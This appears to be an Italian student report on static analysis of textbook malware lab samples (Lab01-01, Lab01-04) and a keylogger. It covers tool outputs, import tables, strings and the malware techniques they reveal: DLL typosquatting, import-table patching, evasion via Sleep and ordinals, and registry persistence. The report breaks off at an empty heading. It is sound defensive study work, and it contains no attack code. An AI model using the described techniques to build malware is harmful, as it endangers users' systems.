


Figura 6.2: Risultato di VirusTotal per Lab01-01.dll

Le indagini rivelano che i due file analizzati non sono minacce isolate, ma operano in stretta sinergia per compromettere il sistema ospite. L'eseguibile agisce come dropper e infettante di sistema.

Il suo obiettivo non è rubare dati ma manipolare l'architettura di base del sistema operativo per garantirsi persistenza ed esecuzione invisibile. Per farlo, sfrutta una tecnica di typosquatting applicata alle librerie condivise: installa una DLL malevola assegnandole un nome quasi identico a quello di una libreria critica e legittima di Windows, sperando di eludere i controlli visivi e le verifiche superficiali.

Una volta avviato, rastrella il disco rigido alla ricerca di altri programmi sani. Quando ne individua uno, ne altera gli header interni (nello specifico la Import Address Table), modificando i riferimenti di sistema in modo che puntino alla falsa libreria appena creata.

In questo modo, l'eseguibile si assicura che il codice malevolo venga innescato automaticamente e ripetutamente ogni volta che l'utente ignaro avvia una delle applicazioni compromesse.

La libreria dinamica analizzata rappresenta, di fatto, il payload di questa operazione. Una volta che l'eseguibile ha "avvelenato" i processi legittimi costringendoli a caricarla in memoria, la DLL entra in azione in modo silente. Le analisi comportamentali suggeriscono che questo componente sia protetto da meccanismi di anti-analisi (offuscamento o packing) e sia progettato per operazioni di rete.

Vi sono forti indicatori che suggeriscono la capacità di stabilire connessioni esterne furtive, potenzialmente instrandando il traffico attraverso reti anonime per comunicare con l'infrastruttura di comando e controllo degli attaccanti.



6.1.2 Analisi PView




Figura 6.3: Risultato di PView per Lab01-01.exe

Per comprendere l'origine temporale della minaccia, il campione Lab01-01.exe è stato sottoposto ad analisi strutturale utilizzando PView, un'utilità progettata per ispezionare gli header dei file PE (Portable Executable).

Navigando all'interno dell'albero delle intestazioni del file, specificamente nel percorso `IMAGE_NT_HEADERS > IMAGE_FILE_HEADER`, è stato possibile estrarre il marcatore temporale inserito dal compilatore. Il campo Time Date Stamp ha rivelato la seguente informazione critica:

Data e ora di compilazione: 19 Dicembre 2010 alle 16:16:19 UTC.

Valore Esadecimale: 4D0E2FD3.

6.1.3 Analisi PEiD




Figura 6.4: Risultato di PEiD per Lab01-01.exe



L'esito dell'analisi dimostra che il file non è "packed" né offuscato. Lo strumento, infatti, ha identificato senza alcun ostacolo la firma del compilatore originale, rivelando che il binario è stato generato tramite Microsoft Visual C++ 6.0. Qualora il file fosse stato protetto da un packer, l'output avrebbe riportato la firma di quest'ultimo, mascherando del tutto il compilatore sottostante.

Questa conclusione è ulteriormente supportata dall'analisi dei First Bytes registrati all'Entry Point (55, 8B, EC, 6A). Questi valori esadecimali corrispondono al classico prologo Assembly in architettura x86 per la creazione dello stack frame (es. push ebp, mov ebp, esp).

6.1.4 Analisi BinText




Figura 6.5: Risultato di BinText per Lab01-01.exe

All'interno del codice dell'eseguibile sono state individuate le funzioni di sistema FindFirstFileA, FindNextFileA e CopyFileA. Nel contesto dello sviluppo software per Windows, questa triade di API costituisce il pattern standard per l'esplorazione ricorsiva del file system e la manipolazione dei file.

La loro presenza simultanea all'interno di un file classificato come malevolo indica una chiara capacità di scansione a tappeto delle directory dell'ospite, finalizzata alla ricerca di vettori eseguibili e alla successiva sovrascrittura o duplicazione del codice dannoso.

L'ispezione approfondita dei riferimenti alle librerie esterne ha svelato la presenza della stringa kerne132.dll. Si tratta di una tecnica di typosquatting, in

cui l'autore del malware ha sostituito il carattere alfabetico "l" con il carattere numerico "1" per imitare la libreria di sistema legittima kernel32.dll.




Figura 6.6: Risultato di BinText per Lab01-01.dll

Le stringhe di sistema estratte indicano due funzionalità comportamentali ben precise:


- **CreateProcessA**: l'intento di questa API in un contesto di rete è l'avvio di un processo figlio. Tipicamente, i malware la utilizzano per generare una shell di comandi (es. cmd.exe) e agganciarne silenziosamente gli stream di input e output a un socket di rete, fornendo all'attaccante un accesso da riga di comando al sistema infetto.
- **Sleep / sleep**: l'inclusione di funzioni per la sospensione dei thread ha solitamente un duplice scopo. Serve come tecnica di evasione (ritardando l'esecuzione per "scadere" il tempo limite delle sandbox di analisi) e per gestire il beaconing, ovvero per distanziare temporalmente i ripetuti tentativi di connessione verso il server remoto, rendendo il traffico meno sospetto.

È stato estratto l'indirizzo IP in chiaro 127.26.152.13, l'appartenenza di questo IP alla subnet di loopback (127.0.0.0/8) indica che questa specifica build del malware è probabilmente una versione di test, configurata dall'autore per connettersi a un server in esecuzione sulla sua stessa macchina locale.

hello non è un comando di sistema, ma il dato testuale che la DLL invia attraverso la rete. Funge da messaggio iniziale di handshake o segnale di vita.



6.1.5 Analisi DependencyWalker




PI	Ordinal	Hint	Function	Module
	N/A	27 (0x001b)	CloseHandle	C:\Windows\SysWOW64\kernel32.dll
	N/A	688 (0x02b0)	UnmapViewOfFile	C:\Windows\SysWOW64\kernel32.dll
	N/A	437 (0x01b5)	IsBadReadPtr	C:\Windows\SysWOW64\kernel32.dll
	N/A	470 (0x01d6)	MapViewOfFile	C:\Windows\SysWOW64\kernel32.dll
	N/A	53 (0x0035)	CreateFileMappingA	C:\Windows\SysWOW64\kernel32.dll
	N/A	52 (0x0034)	CreateFileA	C:\Windows\SysWOW64\kernel32.dll
	N/A	144 (0x0090)	FindClose	C:\Windows\SysWOW64\kernel32.dll
	N/A	157 (0x009d)	FindNextFileA	C:\Windows\SysWOW64\kernel32.dll
	N/A	148 (0x0094)	FindFirstFileA	C:\Windows\SysWOW64\kernel32.dll
	N/A	40 (0x0028)	CopyFileA	C:\Windows\SysWOW64\kernel32.dll

Figura 6.7: Risultato di DependencyWalker per Lab01-01.exe

L'analisi dell'eseguibile Lab01-01.exe tramite l'utility Dependencies ha permesso di validare gli indizi raccolti in precedenza durante l'estrazione delle stringhe.

Esaminando la Import Address Table, e in particolar modo le funzioni importate dalla libreria di base KERNEL32.DLL, è stata confermata la presenza di chiamate dirette alle seguenti API: FindFirstFileA, FindNextFileA e CopyFileA.

La presenza effettiva di queste funzioni tra le importazioni legittime del file certifica che l'eseguibile possiede i requisiti tecnici per interagire con il file system, ricercare altri file eseguibili e replicarsi o sovrascrivere dati.



PI	Ordinal	Hint	Function	Module
	23 (0x0017)	N/A	Ordinal_23	C:\Windows\SysWOW64\WS2_32.dll
	115 (0x0073)	N/A	Ordinal_115	C:\Windows\SysWOW64\WS2_32.dll
	11 (0x000b)	N/A	Ordinal_11	C:\Windows\SysWOW64\WS2_32.dll
	4 (0x0004)	N/A	Ordinal_4	C:\Windows\SysWOW64\WS2_32.dll
	19 (0x0013)	N/A	Ordinal_19	C:\Windows\SysWOW64\WS2_32.dll
	22 (0x0016)	N/A	Ordinal_22	C:\Windows\SysWOW64\WS2_32.dll
	16 (0x0010)	N/A	Ordinal_16	C:\Windows\SysWOW64\WS2_32.dll
	3 (0x0003)	N/A	Ordinal_3	C:\Windows\SysWOW64\WS2_32.dll
	116 (0x0074)	N/A	Ordinal_116	C:\Windows\SysWOW64\WS2_32.dll
	9 (0x0009)	N/A	Ordinal_9	C:\Windows\SysWOW64\WS2_32.dll

E	Ordinal	Hint	Function	VirtualAddress
	1 (0x0001)	N/A	accept	0x000169c0
	2 (0x0002)	N/A	bind	0x0000d890
	3 (0x0003)	N/A	closesocket	0x0000e660
	4 (0x0004)	N/A	connect	0x00015710
	5 (0x0005)	N/A	getpeername	0x00013200
	6 (0x0006)	N/A	getsockname	0x00012270
	7 (0x0007)	N/A	getsockopt	0x00015960
	8 (0x0008)	N/A	htonl	0x00005350
	9 (0x0009)	N/A	htons	0x000056e0
	10 (0x000a)	N/A	ioctlsocket	0x00012520

Figura 6.8: Risultato di DependencyWalker per WS2_32.dll

Tra le dipendenze primarie spicca l'importazione di WS2_32.DLL. Questa libreria espone le API di Windows Sockets (Winsock), confermando in via definitiva che il modulo è progettato per la gestione di connessioni di rete (creazione di socket TCP/UDP). Un aspetto tecnicamente rilevante è l'utilizzo della tecnica del Linking by Ordinal: il malware non importa le funzioni di rete chiamandole per nome (es. connect, send), ma utilizzando unicamente il loro



identificativo numerico (l'ordinale). Questa è una tecnica di base per ostacolare l'analisi statica e nascondere la firma comportamentale del file.

File	Ordinal	Hint	Function	Module
C:\Users\unina\Desktop\malware-basic\Lab01-01.dll				
C:\Windows\System32\kernel32.dll	662	(0x0296)	Sleep	C:\Windows\System32\kernel32.dll
C:\Windows\System32\user32.dll	68	(0x0044)	CreateProcessA	C:\Windows\System32\user32.dll
C:\Windows\System32\user32.dll	63	(0x003f)	CreateMutexA	C:\Windows\System32\user32.dll
C:\Windows\System32\user32.dll	493	(0x01ed)	OpenMutexA	C:\Windows\System32\user32.dll
C:\Windows\System32\user32.dll	27	(0x001b)	CloseHandle	C:\Windows\System32\user32.dll

Ordinal	Hint	Function	VirtualAddress
30 (0x001e)	N/A	AppPolicyGetLifecycleManagement	kernelbase.AppPolicyGe
31 (0x001f)	N/A	AppPolicyGetMediaFoundationCodecl	kernelbase.AppPolicyGe
32 (0x0020)	N/A	AppPolicyGetProcessTerminationMet	kernelbase.AppPolicyGe
33 (0x0021)	N/A	AppPolicyGetShowDeveloperDiagnost	kernelbase.AppPolicyGe
34 (0x0022)	N/A	AppPolicyGetThreadInitializationT	kernelbase.AppPolicyGe
35 (0x0023)	N/A	AppPolicyGetWindowingModel	kernelbase.AppPolicyGe
36 (0x0024)	N/A	AppGetOSMaxVersionTested	kernelbase.AppGetOSMa
37 (0x0025)	N/A	ApplicationRecoveryFinished	0x0003b920
38 (0x0026)	N/A	ApplicationRecoveryInProgress	0x0003b940

Figura 6.9: Risultato di DependencyWalker per kernel32.dll

Oltre alle API Sleep e CreateProcessA, è stata individuata la funzione CreateMutexA (insieme a OpenMutexA). L'utilizzo di un Mutex (Mutual Exclusion object) indica che il malware implementa un meccanismo di controllo della concorrenza. Questa tecnica viene impiegata dal payload per verificare se il sistema è già stato compromesso, evitando così di eseguire istanze multiple di se stesso sulla medesima macchina infetta.

6.2 Analisi Lab01-04

6.2.1 Analisi VirusTotal

Si è calcolato l'hash del file Lab01-04.exe utilizzando SHA256 con il seguente comando di PowerShell:

```
Get-FileHash -Algorithm SHA256 .\Lab01-04.exe
```

L'hash calcolato è il seguente:

```
0FA1498340FCA6C562CFA389AD3E93395F44C72FD128D7BA08579A69AAF3B126
```

Risultato della ricerca su VirusTotal:




Figura 6.10: Risultato di VirusTotal per Lab01-04.exe

Il file risulta altamente compromesso, con un tasso di rilevamento critico (64 motori antivirus su 71 lo classificano come minaccia). I tag associati al file, come detect-debug-environment e armadillo, indicano la presenza di tecniche di anti-analisi e offuscamento progettate per ostacolare l'ingegneria inversa.

La categorizzazione principale del malware è quella di Downloader / Dropper. Il suo scopo non è infliggere un danno diretto, ma fungere da “testa di ponte” per scaricare e installare ulteriori moduli malevoli sul sistema della vittima.

6.2.2 Analisi PView




Figura 6.11: Risultato di PView per Lab01-04.exe

Navigando all'interno dell'albero delle intestazioni del file, specificamente nel percorso IMAGE_NT_HEADERS > IMAGE_FILE_HEADER, è stato possibile estrarre il marcatore temporale inserito dal compilatore. Il campo Time Date Stamp ha rivelato la seguente informazione critica:

Data e ora di compilazione: 30 Agosto 2019 alle 22:26:59 UTC.

Valore Esadecimale: 5D69A2B3.



6.2.3 Analisi PEiD




Figura 6.12: Risultato di PEiD per Lab01-04.exe

L'esito dell'analisi dimostra che il file non è “packed” né offuscato. Lo strumento, infatti, ha identificato senza alcun ostacolo la firma del compilatore originale, rivelando che il binario è stato generato tramite Microsoft Visual C++ 6.0. Qualora il file fosse stato protetto da un packer, l'output avrebbe riportato la firma di quest'ultimo, mascherando del tutto il compilatore sottostante.

Questa conclusione è ulteriormente supportata dall'analisi dei First Bytes registrati all'Entry Point (55, 8B, EC, 6A). Questi valori esadecimali corrispondono al classico prologo Assembly in architettura x86 per la creazione dello stack frame (es. push ebp, mov ebp, esp).



6.2.4 Analisi BinText




Figura 6.13: Risultato di BinText per Lab01-04.exe

All'offset 0000000070A4, evidenziato nello screenshot, è stata individuata la URL completa che il downloader tenta di contattare: <http://www.practicalmalwareanalysis.com/updater.exe>. Il nome esatto del payload remoto scaricato dal dominio è `updater.exe`. È inoltre interessante notare la presenza delle stringhe adiacenti, come `\system32\wupdmgrd.exe` e `\winup.exe`. Queste stringhe confermano la strategia di occultamento del malware, che rinomina il file appena scaricato per farlo somigliare a un legittimo programma di aggiornamento di Windows, nel tentativo di eludere i controlli visivi.



6.2.5 Analisi DependencyWalker





Figura 6.14: Risultato di DependencyWalker per Lab01-04.exe

Selezionando il modulo WINTRUST.dll dall'albero delle dipendenze, l'elenco delle funzioni importate ha rivelato la presenza dell'API WinVerifyTrust (evidenziata nello screenshot). Da un punto di vista analitico, WinVerifyTrust è una funzione di sistema che viene utilizzata per eseguire controlli sulle firme digitali (trust verification). In un contesto malevolo, la sua presenza suggerisce che il downloader potrebbe effettuare controlli sui moduli che scarica per assicurarsi che non siano stati alterati, oppure potrebbe tentare di manipolare e aggirare i meccanismi di validazione della sicurezza del sistema operativo prima di avviare il payload.



6.3 Analisi Keylogger

6.3.1 Analisi PView



pFile	Data	Description	Value
00021000	0002F93E	Hint/Name RVA	02A8 RegSetValueExA
00021004	0002F930	Hint/Name RVA	028A RegOpenKeyA
00021008	0002F922	Hint/Name RVA	025B RegCloseKey
0002100C	00000000	End of Imports	ADVAPI32.dll
00021010	0002FEC8	Hint/Name RVA	034E HeapSize
00021014	0002FED4	Hint/Name RVA	0611 WriteConsoleW
00021018	0002FC46	Hint/Name RVA	0462 RaiseException
0002101C	0002F95E	Hint/Name RVA	057D Sleep
00021020	0002F966	Hint/Name RVA	00A8 CopyFileA
00021024	0002F972	Hint/Name RVA	0207 GetConsoleWindow
00021028	0002F986	Hint/Name RVA	0261 GetLastError
0002102C	0002F996	Hint/Name RVA	05FE WideCharToMultiByte
00021030	0002F9AC	Hint/Name RVA	0131 EnterCriticalSection
00021034	0002F9C4	Hint/Name RVA	03BD LeaveCriticalSection
00021038	0002F9DC	Hint/Name RVA	0110 DeleteCriticalSection
0002103C	0002F9F4	Hint/Name RVA	0532 SetLastError
00021040	0002FA04	Hint/Name RVA	035F InitializeCriticalSectionAndSpinCount
00021044	0002FA2C	Hint/Name RVA	0587 SwitchToThread
00021048	0002FA3E	Hint/Name RVA	059E TlsAlloc
0002104C	0002FA4A	Hint/Name RVA	05A0 TlsGetValue
00021050	0002FA58	Hint/Name RVA	05A1 TlsSetValue
00021054	0002FA66	Hint/Name RVA	059F TlsFree
00021058	0002FA70	Hint/Name RVA	02E9 GetSystemTimeAsFileTime
0002105C	0002FA8A	Hint/Name RVA	0278 GetModuleHandleW
00021060	0002FA9E	Hint/Name RVA	02AE GetProcAddress
00021064	0002FAB0	Hint/Name RVA	012D EncodePointer
00021068	0002FAC0	Hint/Name RVA	0109 DecodePointer
0002106C	0002FAD0	Hint/Name RVA	03EF MultiByteToWideChar
00021070	0002FAE6	Hint/Name RVA	009B CompareStringW
00021074	0002FAF8	Hint/Name RVA	03B1 LCMultiByteToWideChar

Figura 6.15: Risultato di PView per il keylogger

L'analisi della Import Address Table (IAT) tramite PView ha evidenziato l'utilizzo di librerie di sistema strettamente legate ad attività malevole classiche:

Manipolazione del Registro: L'importazione delle API `RegSetValueExA` e `RegOpenKeyA` (tramite la libreria `ADVAPI32.dll`) è un chiaro indicatore che il malware tenterà di interagire con il registro di sistema di Windows. Questo comportamento è quasi sempre finalizzato alla creazione di una chiave di persistenza (Run Key) per garantirsi l'esecuzione automatica all'avvio della macchina.

Replicazione: La presenza della funzione `CopyFileA` suggerisce che l'eseguibile non opererà esclusivamente dalla sua posizione originale, ma cercherà di clonarsi in un'altra directory del file system.



6.3.2 Analisi BinText

